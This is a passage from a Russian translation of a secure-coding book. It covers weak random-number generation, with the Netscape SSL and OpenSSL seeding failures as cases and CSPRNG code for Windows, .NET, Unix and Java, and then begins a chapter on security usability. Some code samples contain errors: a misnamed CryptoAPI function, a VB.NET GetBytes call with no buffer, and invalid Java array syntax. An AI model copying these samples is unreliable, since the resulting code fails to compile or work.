В случае традиционного некриптографического генератора его внутреннее состояние можно определить по одному-единственному результату. Но в большинстве приложений результат не используется непосредственно, а отображается на некоторый небольшой диапазон. Впрочем, это лишь ненадолго задержит противника. Предположим, что вначале противник ничего не знает о внутреннем состоянии генератора. Для большинства некриптографическоих генераторов существует 2^{32} различных состояний. Каждый раз, когда программа выдает пользователю один бит информации о случайном числе (обычно четное оно или нечетное), противник может отбросить половину состояний. Таким образом, даже если противник получает минимальную информацию, ему необходима лишь небольшая выборка (в данном случае примерно 32 результата), чтобы полностью определить состояние генератора.

Ясно, что нам нужны генераторы, не обладающие таким свойством. Оказывается, что выработка хороших случайных чисел по существу эквивалентна разработке хорошего алгоритма шифрования, поскольку в ходе работы многих алгоритмов шифрования вырабатываются последовательности случайных чисел из начального значения (ключа), которые затем с помощью операции XOR объединяются с открытым текстом. Поэтому мы можем рассматривать генератор случайных чисел как шифр. Если криптографу удастся вскрыть его, значит, кто-то сможет предсказывать числа с большей вероятностью, чем вам хотелось бы.

Греховность криптографических генераторов

Простейшие криптографические генераторы псевдослучайных чисел (CRNG) работают примерно так же, как традиционные генераторы: вырабатывают из затравки длинную последовательность чисел. Если затравки одинаковы, то и последовательность будет той же самой. Единственная разница в том, что если противник не знает затравку, то вы можете показать ему первые 4000 чисел, и он не сможет предсказать 4001-ое с вероятностью, большей, чем в случае простого кидания монеты.

Проблема в том, что противник не должен знать затравку. Чтобы CRNG-генератор был безопасным, затравка должна быть неугадываемой, а это, как мы вскоре убедимся, непростая задача.

Таким образом, безопасность CRNG не может быть больше, чем безопасность затравки. Если у противника есть один шанс из 2^{24} угадать затравку, значит, с такой же вероятностью он сможет предсказать поток вырабатываемых чисел. Следовательно, у системы есть только 24 бита безопасности, пусть даже лежащий в ее основе криптографический алгоритм обладает 128 битами безопасности. Задачу противника лишь немного осложняет тот факт, что он не знает, в каком месте потока находится.

CRNG-генераторы часто считаются синонимами потоковых шифров. Технически это правильно. Например, RC4 – это потоковый шифр, который порождает строку случайных битов, которую можно объединить с помощью операции XOR с открытым текстом. Или использовать непосредственно, и тогда мы получим CRNG-генератор.

Но, говоря о CRNG-генераторах, мы включаем в рассмотрение инфраструктуру изменения затравки, а не только сам алгоритм генерации псевдослучайных чисел. Поэтому современные CRNG-генераторы не так полезны, как шифры, ибо они стремятся как можно чаще подмешивать новые истинно случайные данных (энтропию). Можно провести аналогию с потоковым шифром, в котором ключ случайно изменяется без уведомления второй стороны. Таким шифром пользоваться было бы невозможно.

Следует также отметить, что стойкость криптографического генератора не может быть выше стойкости ключа. Например, если вы хотите генерировать 256-битовые ключи для шифра AES, поскольку ключ длиной 128 битов кажется вам недостаточным, то не стоит в качестве генератора случайных чисел использовать шифр RC4. Мало того, что RC4 обычно генерирует 128-битовые ключи, так еще и эффективная стойкость этих ключей составляет всего 30 битов.

В состав большинства современных операционных систем уже входит тот или иной CRNG-генератор. Кроме того, они умеют получать истинно случайные числа, так что умение создавать собственные алгоритмы для этой цели уже не так важно.

Греховность генераторов истинно случайных чисел

Если CRNG-генератору все равно нужны для работы истинно случайные числа и если вы не занимаетесь испытаниями по методу Монте Карло, которые долж-

ны быть воспроизводимы, то почему бы просто не обратиться к генераторам истинно случайных чисел?

Если бы это было возможно, все были бы в восторге. Но на практике это трудно, ведь компьютеры по своей природе детерминированы. Да, в машине происходят некоторые случайные события, и их даже можно измерить. Например, часто измеряют время между нажатиями на клавиши или между перемещениями мыши. Но степень случайности таких событий оставляет желать лучшего. Дело в том, что процессор работает очень быстро, и по сравнению с его частотой события клавиатуры и им подобные поступают со слишком регулярными интервалами, поскольку они привязаны к внутреннему тактовому генератору устройства, который во много раз медленнее системного тактового генератора. С другой стороны, трудно сказать точно, какими возможностями располагает противник. Считается, что источники такого рода обеспечивают лишь несколько битов случайной информации на одну выборку.

Есть попытки получить случайные данные из других частей системы, но, увы, нельзя сказать, что состояние системы меняется непредсказуемо. Некоторые популярные источники (например, состояние ядра и процессов) изменяются куда медленнее, чем хотелось бы.

В результате предложение случайных чисел со стороны машины значительно уступает спросу, особенно когда речь идет о сервере, где никто не пользуется ни клавиатурой, ни мышью. Можно решить проблему с помощью специальной аппаратуры, но это дорого. Поэтому обычно приходится использовать имеющееся небольшое количество истинно случайных чисел для затравки CRNG-генератора.

Отметим еще, что данные, содержащие энтропию, например перемещения мыши, невозможно использовать в качестве случайных чисел напрямую. Даже данные, поступающие от аппаратного генератора, могут быть статистически смещены. Поэтому считается правильным «выделять» истинную энтропию, устраняя статистически определимые закономерности. Один из способов добиться этого – подать исходное значение на вход CRNG-генератора в качестве затравки и воспользоваться выработанным результатом.

Родственные грехи

Из-за предсказуемости случайных чисел криптосистема может оказаться ненадежной. Так, один из способов неправильного применения SSL как раз и заключается в использовании недостаточно хорошего источника случайности, в результате чего противник может угадать сеансовый ключ. Ниже в этой главе мы приведем соответствующий пример.

Где искать ошибку

Этот грех может проявиться в любой ситуации, когда нужно хранить некоторые данные в секрете, не допуская даже случайного угадывания. Вне зависимости от того, используется шифрование или нет, наличие хорошего источника случайных чисел – одно из ключевых требований к безопасности системы.

Выявление ошибки на этапе анализа кода

Шагов не так много:

- выявить места, в которых следовало бы пользоваться случайными числами, но это не делается;
- выявить места, где применяются PRNG-генераторы;
- убедиться, что для всех применяемых CRNG-генераторов используется затравка надлежащего качества.

Когда следует использовать случайные числа

Задача выявления всех мест, где надо было бы применить случайные числа, но это не сделано, может оказаться очень трудной. Для ее решения нужно понимать, какими данными манипулирует программа, а часто еще и детально разбираться в используемых библиотеках. Например, старые криптографические библиотеки ожидают, что затравку CRNG-генератору вы зададите самостоятельно. В первых версиях библиотека продолжала работать, даже если вы никакую затравку не задали. Позже в этом случае стали возвращать сообщение об ошибке (или вообще завершать программу). Но вошло в привычку задавать в качестве затравки фиксированное значение, чтобы заставить библиотеку «заткнуться». В наше дни практически все криптографические библиотеки получают затравку непосредственно от системы.

Мы рекомендуем хотя бы посмотреть, как реализовано генерирование идентификаторов сеансов. В большинстве серверов приложений третьих фирм эта проблема осознана и решена, но когда программист реализует собственную схему управления сеансовыми идентификаторами, то часто делает это неправильно.

Выявление мест, где применяются PRNG-генераторы

Здесь мы хотим показать, как найти криптографические и некриптографические генераторы псевдослучайных чисел, которые, возможны, неправильно затравлены. Если используется системный CRNG-генератор, то поводов для беспокойства обычно нет, так как в них, скорее всего, применяются хорошие затравки.

Как правило, те, кто использует некриптографический PRNG-генератор, обращаются к API, поставляемому вместе с языком программирования, поскольку не знают ничего лучшего. В табл. 18.1 перечислены некоторые из стандартных библиотечных функций.

Для CRNG-генераторов редко существует стандартный API, разве что его предоставляет используемая криптографическая библиотека. Если это так, можете пользоваться им, обычно это безопасно.

Есть несколько стандартных подходов. Сейчас криптографы отдают предпочтение блочным шифрам (обычно AES) в режиме счетчика. Еще один популярный генератор описан в стандарте ANSI X9.17. Столкнувшись с любым из них, ищите все случаи употребления симметричной криптографии и самостоятельно попытайтесь определить, корректно ли генератор реализован и хорошо ли затравлен.

Таблица 18.1. Некриптографические генераторы псевдослучайных чисел в популярных языках

Язык	API
C и C++	rand(), random(), seed(), initstate(), setstate(), drand48(), erand48(), jrand48(), lrand48(), nrand48(), nrand48(), lcong48() и seed48()
Windows	UuidCreateSequential
C# и VB.NET	Класс Random
Java	Весь пакет java.util.Random
JavaScript	Math.Random()
VBScript	Rnd
Python	Целиком модули random и whrandom
Perl	rand() и srand()
PHP	rand(), srand(), mt_rand() и mt_srand()

Правильно ли затравлен CRNG-генератор

Если затравку для CRNG-генератора формирует система, то риска, скорее всего, нет. Но в языке типа Java, где API не пользуется системным генератором или не задействует CRNG напрямую, у вас может быть возможность задать затравку самостоятельно. И этим часто пользуются хотя бы для того, чтобы ускорить инициализацию. (В Java это случается часто, поскольку инициализация класса SecureRandom происходит довольно медленно; см. раздел «Java» ниже в этой главе.)

Есть и другая крайность – когда затравка фиксирована. В таком случае систему следует считать небезопасной. Если затравка хранится в файле и периодически обновляется значением, которое выработано генератором, то безопасность зависит от того, насколько хороша была первоначальная затравка и насколько надежно защищен файл.

Если используется код для получения энтропии сторонней фирмы, то степень риска определить сложно. (Теория энтропии находится за рамками данной книги.) Хотя в таких случаях риск может быть невелик, все же, если есть возможность воспользоваться системным генератором, мы рекомендуем так и поступить.

Есть лишь два случая, когда такой возможности нет, – это необходимость повторно воспроизвести поток случайных чисел (встречается очень редко) и работа с операционной системой, не поддерживающей такого механизма (в наши дни это разве что некоторые встраиваемые системы).

Тестирование

В некоторых случаях к генерируемым случайным числам можно применить статистические тесты, но делать это с помощью автоматизированных средств на этапе контроля качества не очень практично, поскольку оценивать результаты работы генератора случайных чисел часто приходится опосредованно.

Самый известный набор тестов предложен в стандарте генератора случайных чисел FIPS 140-1 (Federal Information Processing Standard – федеральный стандарт по обработке информации). Один из тестов работает непрерывно, а осталь-

ные предполагается запускать в момент инициализации генератора. Обычно гораздо проще включить их прямо в код генератора, чем применять как-то иначе.

> **Примечание**. Тесты типа FIPS абсолютно бесполезны для данных, вырабатываемых CRNG-генератором. Они имеют смысл лишь для проверки качества истинно случайных чисел. Данные же, получаемые на выходе CRNG, обязаны проходить все статистические тесты с очень высокой вероятностью, даже если числа стопроцентно предсказуемы.

В отдельных случаях, когда вы хотите убедиться, что в некоторой части программы действительно используются случайные данные, имеет смысл посмотреть на несколько последовательных значений. Если они более-менее равномерно распределены по большому пространству (64 и более битов), то беспокоиться, наверное, не о чем. В противном случае нужно изучить реализацию. В любом случае увеличение значения на 1 – это очевидная проблема.

Примеры из реальной жизни

Есть несколько примеров игровых сайтов, которые пали жертвой низкого качества случайных чисел (см. раздел «Другие ресурсы»). Немало также примеров на тему недостаточно случайных идентификаторов сеанса. Но мы обратим внимание на некоторые курьезные ошибки, а именно на плохую реализацию генератора случайных чисел в самом криптографическом коде.

Браузер Netscape

В 1996 году студенты-старшекурсники Ян Голдберг и Дэвид Вагнер обнаружили, что в реализации SSL в браузере Netscape «случайные» сеансовые ключи создаются путем применения алгоритма MD5 к не совсем случайным данным, в том числе системному времени и идентификатору процесса. В результате на тогдашнем оборудовании они смогли взломать реальный сеанс за 25 с. Сейчас это заняло бы меньше доли секунды. Вот так-то!

Компания Netscape придумала протокол SSL для использования в своем браузере (первая публичная версия называлась Netscape-designed Version 2). Ошибка содержалась в реализации, а не в самом проекте протокола, но ясно показала, что Netscape – это не та компания, которая может спроектировать безопасный транспортный протокол. Время подтвердило это мнение. Разработка версии 3 протокола была поручена профессиональному криптографу, который справился с задачей куда лучше.

Проблемы в OpenSSL

Совсем старые версии OpenSSL требовали, чтобы затравку для PRNG задавал пользователь. Если это не было сделано, то библиотека ограничивалась предупреждением «Random number generator not seeded» (генератор случайных чисел не за-

травлен). Некоторые программисты его игнорировали, и программа продолжала работать дальше. Другие задавали в качестве затравки фиксированную строку, программа и в этом случае была довольна.

Когда вошло в моду псевдоустройство /dev/random, для затравки PRNG стали использовать получаемое от него (вместо /dev/urandom) значение. В то время в ОС FreeBSD-Alpha еще не было устройства /dev/random, поэтому на данной платформе библиотека OpenSSL молчаливо продолжала работать по-старому (см. CVE CAN-2000-0535).

Потом обнаружились ошибки в PRNG, разработанном компанией Netscape (при определенных условиях противник мог вычислить состояние генератора и предсказать случайные числа). Это произошло, несмотря на то что в основе алгоритма лежала популярная криптографическая функция (см. CVE-2001-1141).

Раз уж такие ошибки возможны даже в распространенных криптографических API, вообразите, что может произойти, если вы решите самостоятельно разработать систему для генерации случайных чисел. На создание гарантированно безопасных генераторов затрачено очень много усилий. Если вам никак не обойтись без собственного, то хотя бы воспользуйтесь их плодами. В следующем разделе мы покажем, как это можно сделать.

Искупление греха

Как правило, мы рекомендуем применять системный CRNG-генератор. Есть лишь три исключения из этого правила: когда вы пишете программу для системы, в которой такого генератора нет; когда имеется необходимость повторно воспроизвести поток случайных чисел и когда степень безопасности, гарантируемая системой, вас не устраивает (в частности, когда генерируются 192- или 256-битовые ключи в Windows с помощью стандартного криптографического провайдера).

Windows

В состав Windows CryptoAPI входит функция CryptGetRandom(), которую может реализовать любой криптографический провайдер. Это CRNG-генератор, который система часто затравливает новой энтропией.

Функция заполняет буфер указанным числом байтов. Вот простой пример, показывающий, как можно выбрать провайдера и с его помощью заполнить буфер:

```
#include <wincrypt.h>
void GetRandomBytes(BYTE *pbBuffer, DWORD dwLen) {
   HCRYPTPROV hProvider; /* Вы должны создать экземпляр провайдера */
   if (!CryptAcquireContext(&hProvider, 0, 0, PROV_RSA_FULL,
      CRYPT_VERIFYCONTEXT))
      ExitProcess((UINT) -1);
   if (!CryptGetRandom(hProvider, dwLen, pbBuffer))
      ExitProcess((UINT) -1);
}
```

В предположении, что вы работаете с достаточно современной версией Windows, в которой вообще есть этот API (а это почти наверняка так), обращение

к CryptGetRandom всегда завершается успешно. Но лучше оставить код в таком виде, поскольку другие провайдеры могут предоставлять реализацию, в которой ошибки возможны, например если генератор истинно случайных чисел не проходит тест FIPS.

Код для .NET

Чем пользоваться безнадежно предсказуемым классом Random, рекомендуем поступить таким образом:

```
using System.Security.Cryptography;
try {
   byte[] b = new byte[32];
   new RNGCryptoServiceProvider().GetBytes(b);
   // b содержит 32 байта случайных данных
} catch (CryptographyException e) {
   // Ошибка
}
```

Или на VB.NET:

```
Imports System.Security.Cryptography;
Dim b(32) As Byte
Dim i As Short

Try
   Dim r As new RNGCryptoServiceProvider()
   r.GetBytes()
   ' b содержит 32 байта случайных данных
Catch e As CryptographyException
   ' Обработать ошибку
End Try
```

Unix

В системах Unix криптографический генератор случайных чисел работает так же, как файл. Случайные числа поставляются двумя специальными устройствами (обычно они называются /dev/random и /dev/urandom, но в OpenBSD это /dev/srandom и /dev/urandom). Реализации отличаются, но характеристики более-менее схожи. Эти устройства устроены так, что позволяют получать ключи любого разумного размера, поскольку хранят некий очень большой «ключ», содержащий, как правило, гораздо больше 256 битов энтропии. Как и в Windows, эти генераторы часто меняют затравку, в которую включаются все интересные асинхронные события, к примеру перемещения мыши и нажатия на клавиши.

Разница между /dev/random и /dev/urandom довольно тонкая. Может возникнуть мысль, что первое – это интерфейс к истинно случайным числам, а второе – CRNG-генератор. Возможно, таково и было первоначальное намерение, но ни в какой реальной ОС оно не реализовано. На самом деле оба устройства – CRNG-генераторы. Более того, по существу, это один и тот же генератор. Единственная разница в том, что в /dev/random применяется некая метрика, позволяющая определить, есть ли опасность недостаточной энтропии. Метрика консерва-

тивна, и это, наверное, хорошо. Но на самом деле она настолько консервативна, что система может оказаться уязвимой для DoS-атак, особенно на серверах, где за консолью никто не сидит. Если у вас нет серьезных оснований полагать, что в системном CRNG-генераторе с самого начала не было ни одного непредсказуемого состояния, то пользоваться устройством /dev/random вообще не стоит. Мы рекомендуем работать только с /dev/urandom.

Доступ к генератору аналогичен доступу к любому файлу. Например, в Python это делается так:

```
f = open('/dev/urandom') # Если возникнет ошибка, будет возбуждено
        # исключение.
data = f.read(128);   # Прочитать 128 случайных байтов и сохранить их
        # в data
```

Впрочем, функция os.urandom() в Python предоставляет единый интерфейс к CRNG-генератору. В случае UNIX она обращается к нужному устройству, а в Windows вызывает CryptGetRandom().

Java

Как и в Windows, в языке Java реализована архитектура на основе провайдеров. Различные провайдеры могут реализовывать предоставляемый Java API для получения случайных чисел криптографического качества и даже возвращать через тот же API необработанную энтропию. В реальности, однако, вы, скорее всего, будете работать с провайдером по умолчанию. А в большинстве реализации виртуальной Java-машины (JVM) провайдер по умолчанию почему-то получает энтропию собственными средствами, не обращаясь к системному CRNG-генератору. Поскольку JVM не встроена в операционную систему, она не является лучшим местом для сбора такого рода данных; в результате на получение первого числа может уйти заметное время (несколько секунд). Хуже того, Java делает это при запуске каждого нового приложения.

Если вы заранее знаете, на какой платформе работаете, то можете просто задать затравку для экземпляра класса SecureRandom, получив ее от системного генератора, это позволит устранить задержку. Для реализации максимально переносимой программы многие разработчики принимают поведение по умолчанию. Но ни при каких обстоятельствах не «зашивайте» затравку в код!

Класс SecureRandom предоставляет удобный API для доступа к генератору. Вы можете получить массив случайных байтов (nextBytes), случайное значение типа Boolean (nextBoolean), типа Double (nextDouble), типа Float (nextFloat), типа Int (nextInt) или типа Long (nextLong). Можно также получить случайную величину с гауссовским (nextGaussian), а не равномерным распределением.

Для вызова генератора нужно лишь создать экземпляр класса (для этого годится конструктор по умолчанию) и обратиться к одному из вышеупомянутых методов доступа, например:

```
import java.security.SecureRandom;
...
byte test[20];
SecureRandom crng = new SecureRandom();
```

```
crng.nextBytes(test);
...
```

Повторное воспроизведение потока случайных чисел

Если по какой-то странной причине (например, для моделирования методом Монте Карло) вы захотите воспользоваться генератором случайных чисел, так чтобы можно было сохранить затравку, а затем воспроизвести весь поток, то получите исходную затравку от системного генератора, а затем используйте ее в качестве ключа для вашего любимого блочного шифра (например, AES). Рассматривайте 128-битовые входные данные для AES как одно 128-разрядное число. Начните с 0. Получите на выходе 16 байтов, зашифровав это значение. Когда понадобятся следующие данные, увеличьте значение на 1 и снова зашифруйте его. Можете продолжать это до бесконечности. Получить 400 000-ый байт в потоке? Нет ничего проще. (Кстати, для традиционных генераторов псевдослучайных чисел это совсем не так.)

Такой генератор порождает случайные числа криптографического качества, ничем не хуже любого другого. На самом деле это хорошо известная конструкция, превращающая любой блочный шифр в потоковый; она называется *режимом счетчика*.

Дополнительные защитные меры

Если приобретение аппаратного генератора случайных чисел оправдано, то есть несколько решений. Но для большинства практических целей системного CRNG-генератора должно хватить. Впрочем, если вы создаете программное обеспечение для проведения лотерей, то есть смысл рассмотреть и такую альтернативу.

Другие ресурсы

- Стандарт NIST FIPS 140 содержит рекомендации относительно случайных чисел, прежде всего проверки их качества. Сейчас выпущена вторая редакция стандарта: FIPS 140-2. В тексте первой редакции процедура тестирования случайных чисел была описана более детально, так что есть смысл ознакомиться с ней: http://csrc.nist.gov/cryptval/140-2.htm
- Система сбора и распределения энтропии (EGADS – Entropy Gathering AND Distribution System) предназначена главным образом для систем, не имеющих собственного CRNG-генератора и механизма сбора энтропии: www.securesoftware.com/resources/download_egads.html
- RFC 1750: рекомендации по обеспечению случайности в целях безопасности: www.ietf.org/rfc/rfc1750.txt
- «How We Learned to Cheat at Online Poker» by Brad Arkin, Frank Hill, Scott Marks, Matt Schmid, Thomas John Walls, and Gary McGraw: www.cigital.om/papers/download/developer_gambling.pdf

- «Randomness and Netscape Browser» by Ian Goldberg and David Wagner: www.ddj.com/documents/s=965/ddj9601h/9601h.htm

Резюме

Рекомендуется

- По возможности пользуйтесь криптографическим генератором псевдослучайных чисел (CRNG).
- Убедитесь, что затравка любого криптографического генератора содержит по меньшей мере 64, а лучше 128 битов энропии.

Не рекомендуется

- Не пользуйтесь некриптографическими генераторами псевдослучайных чисел (некриптографические PRNG).

Стоит подумать

- О том, чтобы в ситуациях, требующих повышенной безопасности, применять аппаратные генераторы псевдослучайных чисел.

Грех 19. Неудобный интерфейс

В чем состоит грех

Несколько лет назад инженеры из Центра проблем безопасности Microsoft (Microsoft Security Response Center – MSRC) сформулировали 10 незыблемых законов безопасного администрирования. Второй закон звучит так:

> Система безопасности работает только тогда, когда безопасный способ одновременно является простым.

Ссылку на 10 незыблемых законов вы найдете в разделе «Другие ресурсы».

Безопасность и простота часто конфликтуют. Пароли – это один из популярных «простых» способов, но безопасным его обычно не назовешь (см. грех 11).

Существует специальная дисциплина, изучающая практичность интерфейсов. Она учит, как создавать программы, с которыми конечным пользователям будет удобно работать. Ее основные принципы можно применить и к безопасности.

Подверженные греху языки

Эта проблема не связана ни с каким конкретным языком.

Как происходит грехопадение

На первый взгляд, практичность – это отнюдь не высшая математика. Каждый из нас является пользователем, и каждый более или менее понимает, что удобно, а что нет. Но иногда за деревьями не видно леса. Разработчики программ часто полагают, что то, что кажется удобным им, будет удобно и всем остальным. Первый принцип создания удобных и безопасных систем гласит: «Проектировщики – не пользователи». О том, как применять его на практике, мы поговорим в разделе «Искупление греха».

Кроме того, до разработчиков часто не доходят претензии пользователей. Возьмем, к примеру, Web-приложение, которое запрашивает ввод имени и пароля при каждом входе. Это безопаснее, чем организовывать какое-то управление паролями и запоминать пользователя. Однако пользователи могут счесть такую систему неудобной и поискать приложение, автор которого не так трепетно относился к безопасности. Таким образом, второй принцип создания удобных и безопасных систем утверждает: «Безопасность (почти) никогда не стоит у пользователей на первом месте». Да, конечно, любой человек будет говорить, что ему

очень нужна безопасная программа, но забудет свои слова в тот самый момент, когда стремление обеспечить безопасность начнет мешать ему работать. Есть также еще один феномен: люди «прощелкивают» диалоговые окна, в которых речь идет о безопасности, даже не читая, в стремлении поскорее добраться до необходимой функциональности.

Итак, безопасность для пользователя – не главное. Значит, если приложение не является безопасным по умолчанию, то пользователь и не поинтересуется, как сделать его таковым. Даже если для этого нужно всего лишь щелкнуть переключателем, он не станет утруждать себя. Поэтому не думайте, что вы сможете научить кого-то безопасному поведению с помощью руководства или сообщений, выдаваемых приложением. Конечно, очень соблазнительно переложить ответственность на пользователей, но мир от этого безопаснее не станет. Запомните: администраторы не склонны изменять настройки на более безопасные, а обычные пользователи представления не имеют, как это сделать.

Вот еще одна типичная проблема: когда безопасность вступает в противоречие с желаниями пользователя, проектировщик часто не думает о том, как сделать работу простой и удобной. В результате пользователь остается недоволен и ищет способы обмануть систему. Предположим, например, что во имя повышения безопасности вы наложили строгие ограничения на структуру пароля. Например, он должен быть не короче восьми символов, содержать, по крайней мере, один символ, отличный от букв и цифр, а кроме того, не должен быть словом из словаря. Ну и что произойдет? Некоторые пользователи сумеют выбрать подходящий пароль только после 20 попыток. А потом они его либо забудут, либо запишут на бумажку, которую подсунут под клавиатуру. В результате вы вообще лишитесь пользователей, особенно если сделаете процедуру переустановки пароля хоть сколько-нибудь сложной.

Каков круг ваших пользователей?

Одна из самых больших ошибок, которые можно сделать, размышляя (или не размышляя) о безопасности и удобстве, – это потерять из виду потенциальную аудиторию. При рассмотрении данного греха мы будем ориентироваться на две основные группы: конечных пользователей и администраторов.

С точки зрения безопасности у конечных пользователей и администраторов разные цели. Очень немногие программы предлагают ту степень безопасности, которая необходима пользователям. Администраторы хотят, чтобы системой можно было управлять напрямую, а потребители желают безопасности при работе в сети. Следовательно, администраторам нужен простой доступ к критически важным данным, который позволит им принимать правильные решения в плане безопасности. Потребители же ведут себя совсем иначе: они вообще не хотят принимать хороших решений, касающихся безопасности, сколько бы информации вы перед ними ни выложили. На самом деле осмелимся утверждать, что для большинства технически необразованных пользователей чем меньше технической информации, тем лучше (чуть позже мы еще вернемся к этой теме). Дело не в том,

что они глупые, вовсе нет. (И пожалуйста, не называйте их «ламерами»; именно на деньги этих людей вы и существуете.) Просто им необязательно понимать последствия своих решений с точки зрения безопасности.

Один из аспектов практичности, который часто упускают из виду, – это удобство работы в корпоративной среде. Представьте, что ваша деятельность сводится к обеспечению правильного и безопасного функционирования 10 000 систем, на которых установлена некая программа. И никто вам в этом помогать не собирается. Есть много людей, занимающихся администрированием больших сетей, и они оказывают влияние на решения о закупках, так что имеет смысл постараться им понравиться.

Вы должны думать о том, как централизовать установку параметров на клиентских системах, а равно о том, как аудировать те аспекты конфигурации, которые относятся к безопасности. Если для этой цели вам придется лично зайти на каждую из 10 000 машин, неделя покажется очень долгой!

Минное поле: показ пользователям информации о безопасности

Часто приходится встречать тексты и сообщения, относящиеся к безопасности, которые обладают одним или несколькими из перечисленных ниже свойств.

- **Слишком мало информации**. Это бич администратора: не хватает информации для принятия правильного решения.
- **Слишком много информации**. Это беда для обычного пользователя: избыток информации приводит его в замешательство.
- **Слишком много сообщений**. Обычно и администратор, и пользователь при виде слишком большого числа сообщений просто нажимают кнопку **OK** или **Yes**. А подтверждение может как раз оказаться неверным решением.
- **Неточная или слишком общая информация**. Ничего хуже не придумаешь, так как сообщение просто ничего не говорит пользователю. Конечно, вам бы не хотелось сообщать лишнее потенциальному противнику, но надо найти разумный компромисс.
- **Сообщения, содержащие только коды ошибок**. Коды – конечно, вещь полезная, особенно когда они что-то говорят администратору. Но надо также включать текст, понятный пользователю.

Помните, что люди, мало разбирающиеся в компьютерах, склонны принимать неправильные решения в том, что касается безопасности.

Родственные грехи

Аутентификация, и прежде всего в системах на базе паролей, – это одно из мест, где конфликт между безопасностью и удобством особенно острый. Даже когда вы искренне пытаетесь построить хорошо защищенную парольную систему (и избежать описанных в грехе 11 ошибок), все усилия могут пойти насмарку, если не принять в расчет удобства пользования.

Где искать ошибку

С общей точки зрения, ошибка состоит в невнимании к тому, как типичный пользователь будет работать с частями программы, относящимися к безопасности. Эту ошибку совершают многие, но явно указать на нее сложно. Мы обычно смотрим, предприняты ли в проекте осознанные меры по повышению удобства пользования и включают ли эти меры вопросы безопасности. Если нет, то пользователь сумеет испортить себе жизнь. Этот грех не так откровенен, как большинство прочих, то есть его наличие еще не означает неизбежных проблем.

Выявление ошибки на этапе анализа кода

При рассмотрении большинства других грехов мы рекомендуем анализ кода как более эффективный по сравнению с тестированием метод. Здесь же все наоборот. Личные соображения по поводу того, как будут сочетаться удобство и безопасность, не выявят проблемы с той же полнотой и точностью, как реакция пользователей, непосредственно тестирующих приложение.

Это не означает, что на этапе анализа кода вообще ничего нельзя сделать. Мы хотим лишь сказать, что не нужно подменять анализом надлежащим образом организованное тестирование.

Исследуя, как удобство может повлиять на безопасность, примите во внимание следующие рекомендации.

- *Найдите в интерфейсе пользователя все параметры, относящиеся к безопасности*. Что включено по умолчанию, а что выключено? Если программа по умолчанию небезопасна, возможны проблемы. Неприятности могут возникнуть и в тех случаях, когда ослабить безопасность слишком легко.
- *Изучите систему аутентификации*. Если пользователь не может успешно аутентифицировать второго участника соединения, есть ли возможность все-таки установить соединение? Разумеется, при этом пользователь понятия не имеет, кто находится на другом конце. Хороший пример – это SSL-соединение, когда клиентская программа соединяется с сервером, но имя в сертификате свидетельствует о том, что это не тот сервер, а пользователь даже не обращает на это внимания. (Скоро мы объясним эту ситуацию подробнее.)

Стоит также взглянуть, существует ли очевидный способ переустановить пароль. Если да, то можно ли использовать этот механизм, чтобы вызвать отказ от обслуживания? Нельзя ли с его помощью заманить пользователя в ловушку методами социальной инженерии?

Тестирование

В основе науки о практичности лежит тестирование. К сожалению, фирмы-разработчики такому тестированию не уделяют много внимания. При тестировании практичности пользователи обычно работают парами (метод обсуждения вслух). Они самостоятельно исследуют систему, часто в первый раз. При оценке

безопасности можно применить такой же подход; главное, чтобы пользователь попробовал те функции, которые вас интересуют.

Обычно в ходе испытания пользователям предлагается набор заданий, но в их работу никто не вмешивается до тех пор, пока они не застрянут окончательно.

Основы тестирования практичности применимы и к безопасности, поэтому имеет смысл познакомиться с этой дисциплиной. Мы рекомендуем книгу Jacob Nielsen «Usability Engineering» (Morgan Kaufman, 1994) («Инженерная оценка практичности»). Кроме того, в статье Alma Whitten и J.D. Tygar «Usability of Security: A Case Study» («Практичность безопасности на конкретном примере») излагаются некоторые соображения по поводу тестирования функций безопасности программ с точки зрения удобства пользования.

Примеры из реальной жизни

К сожалению, в сообщениях, касающихся безопасности, нечасто встретишь примеры, которые относились бы к проблемам практичности. Главным образом это связано с тем, что такие проблемы разработчики склонны перекладывать на пользователей. Проще во всем обвинить пользователя, чем постараться не подвергать его опасности.

Но парочку своих любимых примеров мы все же приведем.

Аутентификация сертификата в протоколе SSL/TLS

Мы говорили об этом в грехе 10. Основная проблема в том, что когда браузер обнаруживает, что сертификат сайта, на который зашел пользователь, недействителен или вообще относится к другому сайту, он обычно выводит окно с невразумительным сообщением, например такое, как на рис. 19.1.

Рис. 19.1. Диалоговое окно, которое открывает Internet Explorer, если браузер заходит на сайт с «самоподписанным» сертификатом

Типичный пользователь, увидев такое, подумает: «Ну и что все это значит?» В общем-то ему наплевать, поэтому он просто зайдет на сайт, нажав кнопку **Yes** и даже на дав себе труда попытаться понять, в чем проблема. Редкий пользователь, обуреваемый любопытством, решит нажать кнопку **View Certificate** (Показать сертификат), а потом все равно не будет знать, на что смотреть.

В разделе «Искупление греха» мы покажем более правильные способы решения этой конкретной проблемы.

Установка корневого сертификата в Internet Explorer 4.0

Предположим, что вам нужно установить сертификат нового корневого удостоверяющего центра (УЦ), чтобы получить доступ к сайту, защищенному SSL/TLS, сертификат которого выпущен «левым» УЦ (обычно с помощью OpenSSL или Microsoft Certificate Server). До выхода в свет Internet Explorer 5.0 вы бы увидели окно, показанное на рис. 19.2. (Не надо затевать разговор о рисках, связанных с установкой сертификата корневого УЦ с сайта, который вы не можете аутентифицировать. Это другая тема.)

Это окно никуда не годится, потому что оно бесполезно как для обычных пользователей, так и для администраторов. Для человека, не знакомого с криптографией (а это большая часть населения планеты), текст выглядит полной бессмыслицей. А для администратора наличие двух сверток не дает ничего, если только он не позвонит конкретному человеку или фирме и не попросит для подтверждения повторить обе свертки: SHA-1 и MD5. К счастью, в Internet Explorer 5.0 и более поздних версиях это окно заменено куда более осмысленным.




Рис. 19.2. Предложение установить корневой сертификат в Internet Explorer 4.0

Искупление греха

Есть несколько базовых принципов создания удобных и безопасных систем, которые следует применять на этапе проектирования. Мы их рассмотрим, но напомним еще раз, что самый эффективный способ решения таких проблем – полагаться на тестирование практичности, а не на собственную интуицию.

Делайте интерфейс пользователя простым и понятным

